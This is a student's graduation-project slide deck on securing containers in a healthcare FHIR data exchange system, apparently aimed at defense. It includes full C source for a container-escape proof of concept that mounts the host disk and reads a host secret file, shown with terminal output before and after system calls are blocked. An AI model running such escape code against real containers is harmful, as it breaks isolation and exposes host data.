The Container Security in Healthcare Data Exchange System

Bachelor's degree graduation project

Chih-Hsuan Yang

National Sun Yat-sen University
Advisor: Chun-I Fan


September 17, 2021

Outline

1. Soul


2. Performance benchmark?

Flow chart


Scan base
Sign
Image checking
Start policy
Runtime enforce-ment

Soul

Malicious behavior




```
→  fhir git:(main) docker exec -it demo_fhir-server_1 ash
/opt/ol/wlp/usr/servers/defaultServer # hostname
fhir
/opt/ol/wlp/usr/servers/defaultServer # /vul/cesc
mkdir(MOUNT_POINT, S_IRWXU | S_IRWXG | S_IROTH | S_IXOTH): File exists
/opt/ol/wlp/usr/servers/defaultServer # rmdir /mnt/foo
/opt/ol/wlp/usr/servers/defaultServer # /vul/cesc
史上最年輕特級廚師：小當家

/opt/ol/wlp/usr/servers/defaultServer #
```

```
→  fhir git:(main) cat ~/secret
史上最年輕特級廚師：小當家
→  fhir git:(main)
```


My soultion

Block unused system calls.



```
c→  fhir git:(main) docker exec -it demo_fhir-server_1 ash
/opt/ol/wlp/usr/servers/defaultServer # hostname
fhir
/opt/ol/wlp/usr/servers/defaultServer # /vul/cesc
mkdir(MOUNT_POINT, S_IRWXU | S_IRWXG | S_IROTH | S_IXOTH): File exists
/opt/ol/wlp/usr/servers/defaultServer # rmdir /mnt/foo
/opt/ol/wlp/usr/servers/defaultServer # /vul/cesc
史上最年輕特級廚師：小當家

/opt/ol/wlp/usr/servers/defaultServer # exit
→  fhir git:(main) docker exec -it demo_fhir-server_1 ash
/opt/ol/wlp/usr/servers/defaultServer # rmdir /mnt/foo
rmdir: '/mnt/foo': No such file or directory
/opt/ol/wlp/usr/servers/defaultServer # /vul/cesc
mount(MOUNT_TARGET, MOUNT_POINT, "ext4", MS_SYNCHRONOUS, ""): Operation not permitted
/opt/ol/wlp/usr/servers/defaultServer #
```

The container escape malware




```c
#include <stdio.h>
#include <stdlib.h>
#include <sys/mount.h>
#include <sys/stat.h>
#include <sys/types.h>

#define MOUNT_POINT "/mnt/foo"
#define MOUNT_TARGET "/dev/sda2"
#define SECRET_PATH "/home/scc/secret"

#define TRY_THROW(op, is_fail)   \
    do                           \
    {                            \
        __auto_type _err = (op); \
        if (_err == (is_fail))   \
        {                        \
            perror(#op);         \
            exit((int64_t)_err); \
        }                        \
    } while (0)

char buf[100];

int main()
{
    TRY_THROW(mkdir(MOUNT_POINT, S_IRWXU | S_IRWXG | S_IROTH | S_IXOTH), -1);
    TRY_THROW(mount(MOUNT_TARGET, MOUNT_POINT, "ext4", MS_SYNCHRONOUS, ""), -1);

    FILE *secret_file;
    TRY_THROW((secret_file = fopen(MOUNT_POINT SECRET_PATH, "r")), 0);

    char *ret;
    TRY_THROW(((ret = fgets(buf, sizeof(buf), secret_file)) && puts(buf)), (ret != buf));
    fclose(secret_file);

    return 0;
```

Performance benchmark?

Significant


- Port my image/software to the other "container" engine or virtual machines.
- Benchmark: The cost of defensing same vulnerability:
    - My solution in docker.
    - Using the gVisor.



Wait, what is gVisor?


gVisor is an application kernel, written in Go, that implements a substantial portion of the Linux system call interface. It provides an additional layer of isolation between running applications and the host operating system.
gVisor's approach is similar to User Mode Linux (UML),
although UML virtualizes hardware internally and thus provides a fixed resource footprint.

Arch and Ubuntu




```
➜  ~ docker run --runtime=runsc --rm -it ubuntu dmesg
[    0.000000] Starting gVisor...
[    0.520192] Conjuring /dev/null black hole...
[    0.593556] Checking naughty and nice process list...
[    1.062956] Letting the watchdogs out...
[    1.511429] Forking spaghetti code...
[    2.000779] Reticulating splines...
[    2.213620] Verifying that no non-zero bytes made their way into /dev/zero...
[    2.379527] Feeding the init monster...
[    2.431070] Mounting deweydecimalfs...
[    2.557317] Consulting tar man page...
[    2.843819] Creating process schedule...
[    3.287596] Ready!
➜  ~ neofetch --stdout | grep OS
OS: Ubuntu 18.04.5 LTS x86_64
➜  ~ █
```

```
➜  ~ docker run --runtime=runsc --rm -it ubuntu dmesg
docker: Error response from daemon: failed to create shim: OCI runtime create failed: unable t
o retrieve OCI runtime error (open /var/run/docker/containerd/daemon/io.containerd.runtime.v2.
task/moby/63f727704fe36706bf19cd2890e6a7e53af4a4c5a202a5804541ea87c969be99/log.json: no such f
ile or directory): /usr/local/bin/runsc did not terminate successfully: exit status 1: systemd
 cgroup flag passed, but systemd cgroups not supported. See gvisor.dev/issue/193
: unknown.
➜  ~ neofetch --stdout | grep OS
OS: Arch Linux x86_64
➜  ~
```



```
fhir-server_1  | [9/17/21, 5:17:20:347 UTC] 00000039 BatchKernelIm I   CWWKY0008I: The batch feature is using persistence type JPA.
fhir-server_1  | [9/17/21, 5:17:20:348 UTC] 00000039 WSBatchAuthSe I   CWWKY0300I: Batch security is enabled.
fhir-server_1  | [9/17/21, 5:17:20:354 UTC] 00000039 WSBatchAuthSe I   CWWKY0301I: Batch security is disabled.
fhir-server_1  | [9/17/21, 5:17:20:354 UTC] 00000039 MemoryPersist I   CWWKY0005I: The batch In-Memory persistence service is deactivated.
fhir-server_1  | [9/17/21, 5:17:20:355 UTC] 00000039 WSBatchAuthSe I   CWWKY0300I: Batch security is enabled.
fhir-server_1  | [9/17/21, 5:17:20:444 UTC] 0000005c AppMessageHel I   CWWKZ0018I: Starting application fhir-openapi.
fhir-server_1  | [9/17/21, 5:17:20:444 UTC] 0000005b AppMessageHel I   CWWKZ0018I: Starting application fhir-bulkdata-webapp.
fhir-server_1  | [9/17/21, 5:17:20:444 UTC] 0000005d AppMessageHel I   CWWKZ0018I: Starting application fhir-server-webapp.
fhir-server_1  | [9/17/21, 5:17:20:574 UTC] 00000059 WebGroup      I   SRVE0169I: Loading Web Module: ibm/api.
fhir-server_1  | [9/17/21, 5:17:20:574 UTC] 0000005a WebGroup      I   SRVE0169I: Loading Web Module: com.ibm.ws.security.jwt.
fhir-server_1  | [9/17/21, 5:17:20:576 UTC] 00000059 webcontainer  I com.ibm.ws.webcontainer.osgi.DynamicVirtualHost addWebApplication SRVE0250I: Web Module ibm/api has been bound to default
_host.
fhir-server_1  | [9/17/21, 5:17:20:577 UTC] 0000005a webcontainer  I com.ibm.ws.webcontainer.osgi.DynamicVirtualHost addWebApplication SRVE0250I: Web Module com.ibm.ws.security.jwt has been
bound to default_host.
fhir-server_1  | [9/17/21, 5:17:20:577 UTC] 00000059 VirtualHostIm A   CWWKT0016I: Web application available (default_host): http://localhost:9080/ibm/api/
fhir-server_1  | [9/17/21, 5:17:20:579 UTC] 0000005a VirtualHostIm A   CWWKT0016I: Web application available (default_host): http://localhost:9080/jwt/
fhir-server_1  | [9/17/21, 5:17:20:579 UTC] 00000058 WebGroup      I   SRVE0169I: Loading Web Module: MicroProfileOpenAPI.
fhir-server_1  | [9/17/21, 5:17:20:580 UTC] 00000058 webcontainer  I com.ibm.ws.webcontainer.osgi.DynamicVirtualHost addWebApplication SRVE0250I: Web Module MicroProfileOpenAPI has been boun
d to default_host.
fhir-server_1  | [9/17/21, 5:17:20:580 UTC] 00000058 VirtualHostIm A   CWWKT0016I: Web application available (default_host): http://localhost:9080/openapi/
fhir-server_1  | [9/17/21, 5:17:20:580 UTC] 00000057 WebGroup      I   SRVE0169I: Loading Web Module: OpenAPIUI.
fhir-server_1  | [9/17/21, 5:17:20:580 UTC] 00000057 webcontainer  I com.ibm.ws.webcontainer.osgi.DynamicVirtualHost addWebApplication SRVE0250I: Web Module OpenAPIUI has been bound to defau
lt_host.
fhir-server_1  | [9/17/21, 5:17:20:581 UTC] 00000057 VirtualHostIm A   CWWKT0016I: Web application available (default_host): http://localhost:9080/openapi/ui/
fhir-server_1  | [9/17/21, 5:17:20:595 UTC] 0000005a WASSessionCor I SessionMgrComponentImpl initialize SESN8501I: The session manager did not find a persistent storage location; HttpSession
 objects will be stored in the local application server's memory.
fhir-server_1  | [9/17/21, 5:17:20:597 UTC] 00000058 WASSessionCor I SessionContextRegistryImpl getSessionContext SESN0176I: A new session context will be created for application key default
_host/openapi
fhir-server_1  | [9/17/21, 5:17:20:597 UTC] 00000057 WASSessionCor I SessionContextRegistryImpl getSessionContext SESN0176I: A new session context will be created for application key default
_host/openapi/ui
fhir-server_1  | [9/17/21, 5:17:20:597 UTC] 00000059 WASSessionCor I SessionContextRegistryImpl getSessionContext SESN0176I: A new session context will be created for application key default
_host/ibm/api
fhir-server_1  | [9/17/21, 5:17:20:597 UTC] 0000005a WASSessionCor I SessionContextRegistryImpl getSessionContext SESN0176I: A new session context will be created for application key default
_host/jwt
fhir-server_1  | [9/17/21, 5:17:20:600 UTC] 00000058 util          I IDGeneratorImpl IDGeneratorImpl SESN0172I: The session manager is using the Java default SecureRandom implementation for
session ID generation.
fhir-server_1  | [9/17/21, 5:17:20:603 UTC] 00000059 util          I IDGeneratorImpl IDGeneratorImpl SESN0172I: The session manager is using the Java default SecureRandom implementation for
session ID generation.
fhir-server_1  | [9/17/21, 5:17:20:603 UTC] 0000005a util          I IDGeneratorImpl IDGeneratorImpl SESN0172I: The session manager is using the Java default SecureRandom implementation for
session ID generation.
fhir-server_1  | [9/17/21, 5:17:20:604 UTC] 00000057 util          I IDGeneratorImpl IDGeneratorImpl SESN0172I: The session manager is using the Java default SecureRandom implementation for
session ID generation.
fhir-server_1  | [9/17/21, 5:17:20:614 UTC] 00000057 CacheServiceI I   DYNA1056I: Dynamic Cache (object cache) initialized successfully.
fhir-server_1  | [9/17/21, 5:17:20:645 UTC] 00000058 servlet       I com.ibm.ws.webcontainer.servlet.ServletWrapper init SRVE0242I: [io.openliberty.microprofile.openapi.2.0.internal] [/opena
pi] [ApplicationServlet]: Initialization successful.
fhir-server_1  | [9/17/21, 5:17:20:831 UTC] 00000064 PluginGenerat I   SRVE9103I: A configuration file for a web server plugin was automatically generated for this server at /opt/ol/wlp/outp
ut/defaultServer/logs/state/plugin-cfg.xml.
demo_fhir-server_1 exited with code 141

 □ 0  ↑ 31d 17h 9m   1 ~/nsysu/cs   2 sudo                                                                              | 13:18 | 17  九  root!  ISLabXmasTree
```



```
fhir-server_1  | [9/17/21, 5:25:42:634 UTC] 00000058 servlet       I com.ibm.ws.webcontainer.servlet.ServletWrapper init SRVE0242I: [io.openliberty.microprofile.openapi.2.0.intern[1484/4925
pi] [ApplicationServlet]: Initialization successful.
fhir-server_1  | [9/17/21, 5:25:43:010 UTC] 00000061 PluginGenerat I   SRVE9103I: A configuration file for a web server plugin was automatically generated for this server at /opt/ol/wlp/outp
ut/defaultServer/logs/state/plugin-cfg.xml.
fhir-server_1  | [9/17/21, 5:25:43:863 UTC] 0000005b ApplicationPr I   CWWKO1660I: The application fhir-openapi was processed and an OpenAPI document was produced.
fhir-server_1  | [9/17/21, 5:25:43:874 UTC] 0000005b Version       I org.jboss.weld.bootstrap.WeldStartup <clinit> WELD-000900: 3.1.4 (Final)
fhir-server_1  | [9/17/21, 5:25:44:018 UTC] 0000005b WebGroup      I   SRVE0169I: Loading Web Module: fhir-openapi.
fhir-server_1  | [9/17/21, 5:25:44:018 UTC] 0000005b webcontainer  I com.ibm.ws.webcontainer.osgi.DynamicVirtualHost addWebApplication SRVE0250I: Web Module fhir-openapi has been bound to de
fault_host.
fhir-server_1  | [9/17/21, 5:25:44:018 UTC] 0000005b VirtualHostIm A   CWWKT0016I: Web application available (default_host): http://localhost:9080/fhir-openapi/
fhir-server_1  | [9/17/21, 5:25:44:019 UTC] 0000005b WASSessionCor I SessionContextRegistryImpl getSessionContext SESN0176I: A new session context will be created for application key default
_host/fhir-openapi
fhir-server_1  | [9/17/21, 5:25:44:019 UTC] 0000005b util          I IDGeneratorImpl IDGeneratorImpl SESN0172I: The session manager is using the Java default SecureRandom implementation for
session ID generation.
fhir-server_1  | [9/17/21, 5:25:44:033 UTC] 0000005b AppMessageHel A   CWWKZ0001I: Application fhir-openapi started in 1.545 seconds.
fhir-server_1  | [9/17/21, 5:25:44:058 UTC] 00000055 PluginGenerat I   SRVE9103I: A configuration file for a web server plugin was automatically generated for this server at /opt/ol/wlp/outp
ut/defaultServer/logs/state/plugin-cfg.xml.
fhir-server_1  | [9/17/21, 5:25:45:326 UTC] 0000005c WebGroup      I   SRVE0169I: Loading Web Module: fhir-bulkdata-webapp.
fhir-server_1  | [9/17/21, 5:25:45:327 UTC] 0000005c webcontainer  I com.ibm.ws.webcontainer.osgi.DynamicVirtualHost addWebApplication SRVE0250I: Web Module fhir-bulkdata-webapp has been bou
nd to default_host.
fhir-server_1  | [9/17/21, 5:25:45:327 UTC] 0000005c VirtualHostIm A   CWWKT0016I: Web application available (default_host): http://localhost:9080/fhir-bulkdata-webapp/
fhir-server_1  | [9/17/21, 5:25:45:328 UTC] 0000005c WASSessionCor I SessionContextRegistryImpl getSessionContext SESN0176I: A new session context will be created for application key default
_host/fhir-bulkdata-webapp
fhir-server_1  | [9/17/21, 5:25:45:328 UTC] 0000005c util          I IDGeneratorImpl IDGeneratorImpl SESN0172I: The session manager is using the Java default SecureRandom implementation for
session ID generation.
fhir-server_1  | [9/17/21, 5:25:45:345 UTC] 0000005c JobControlCon I   Starting up the Bulk Data Web App
fhir-server_1  | [9/17/21, 5:25:45:367 UTC] 0000005c AppMessageHel A   CWWKZ0001I: Application fhir-bulkdata-webapp started in 2.879 seconds.
fhir-server_1  | [9/17/21, 5:25:45:391 UTC] 00000085 PluginGenerat I   SRVE9103I: A configuration file for a web server plugin was automatically generated for this server at /opt/ol/wlp/outp
ut/defaultServer/logs/state/plugin-cfg.xml.
fhir-server_1  | [9/17/21, 5:25:45:457 UTC] 0000005d WebGroup      I   SRVE0169I: Loading Web Module: IBM FHIR Server.
fhir-server_1  | [9/17/21, 5:25:45:457 UTC] 0000005d webcontainer  I com.ibm.ws.webcontainer.osgi.DynamicVirtualHost addWebApplication SRVE0250I: Web Module IBM FHIR Server has been bound to
 default_host.
fhir-server_1  | [9/17/21, 5:25:45:457 UTC] 0000005d VirtualHostIm A   CWWKT0016I: Web application available (default_host): http://localhost:9080/fhir-server/api/v4/
fhir-server_1  | [9/17/21, 5:25:45:458 UTC] 0000005d WASSessionCor I SessionContextRegistryImpl getSessionContext SESN0176I: A new session context will be created for application key default
_host/fhir-server/api/v4
fhir-server_1  | [9/17/21, 5:25:45:458 UTC] 0000005d util          I IDGeneratorImpl IDGeneratorImpl SESN0172I: The session manager is using the Java default SecureRandom implementation for
session ID generation.
fhir-server_1  | [9/17/21, 5:25:45:486 UTC] 0000005d TenantSpecifi 1   Loading config file from /opt/ol/wlp/usr/servers/defaultServer/config/default/fhir-server-config.json
fhir-server_1  | [9/17/21, 5:25:45:516 UTC] 0000005d TenantSpecifi 1   Loaded PropertyGroup for tenant-id 'default' and added it to the cache.
fhir-server_1  | [9/17/21, 5:25:45:520 UTC] 0000005d FHIRServletCo 1   Current working directory: /opt/ol/wlp/output/defaultServer
fhir-server_1  | [9/17/21, 5:25:45:520 UTC] 0000005d FHIRServletCo 1   Initializing FHIRUtil...
fhir-server_1  | [9/17/21, 5:25:46:099 UTC] 0000005d FHIRServletCo 1   Initializing SearchUtil...
fhir-server_1  | [9/17/21, 5:25:46:110 UTC] 0000005d FHIRRegistryU I   Loading index: hl7/fhir/core/package/.index.json
fhir-server_1  | [9/17/21, 5:25:46:241 UTC] 0000005d FHIRRegistryU I   Loading index: hl7/fhir/uv/bulkdata/package/.index.json
fhir-server_1  | [9/17/21, 5:25:46:980 UTC] 0000005d ParametersUti 1   Parameter is loaded -> factor-override
fhir-server_1  | [9/17/21, 5:25:46:982 UTC] 0000005d ParametersUti 1   Parameter is loaded -> variant-end
fhir-server_1  | [9/17/21, 5:25:46:982 UTC] 0000005d ParametersUti 1   Parameter is loaded -> probability
fhir-server_1  | [9/17/21, 5:25:46:982 UTC] 0000005d ParametersUti 1   Parameter is loaded -> window-start
fhir-server_1  | [9/17/21, 5:25:46:982 UTC] 0000005d ParametersUti 1   Parameter is loaded -> window-end
□ 0  ↑ 31d 17h 18m   1 ~/nsysu/cs   2 docker-compose                                                                       | 13:26 | 17  九  root!  ISLabXmasTree
```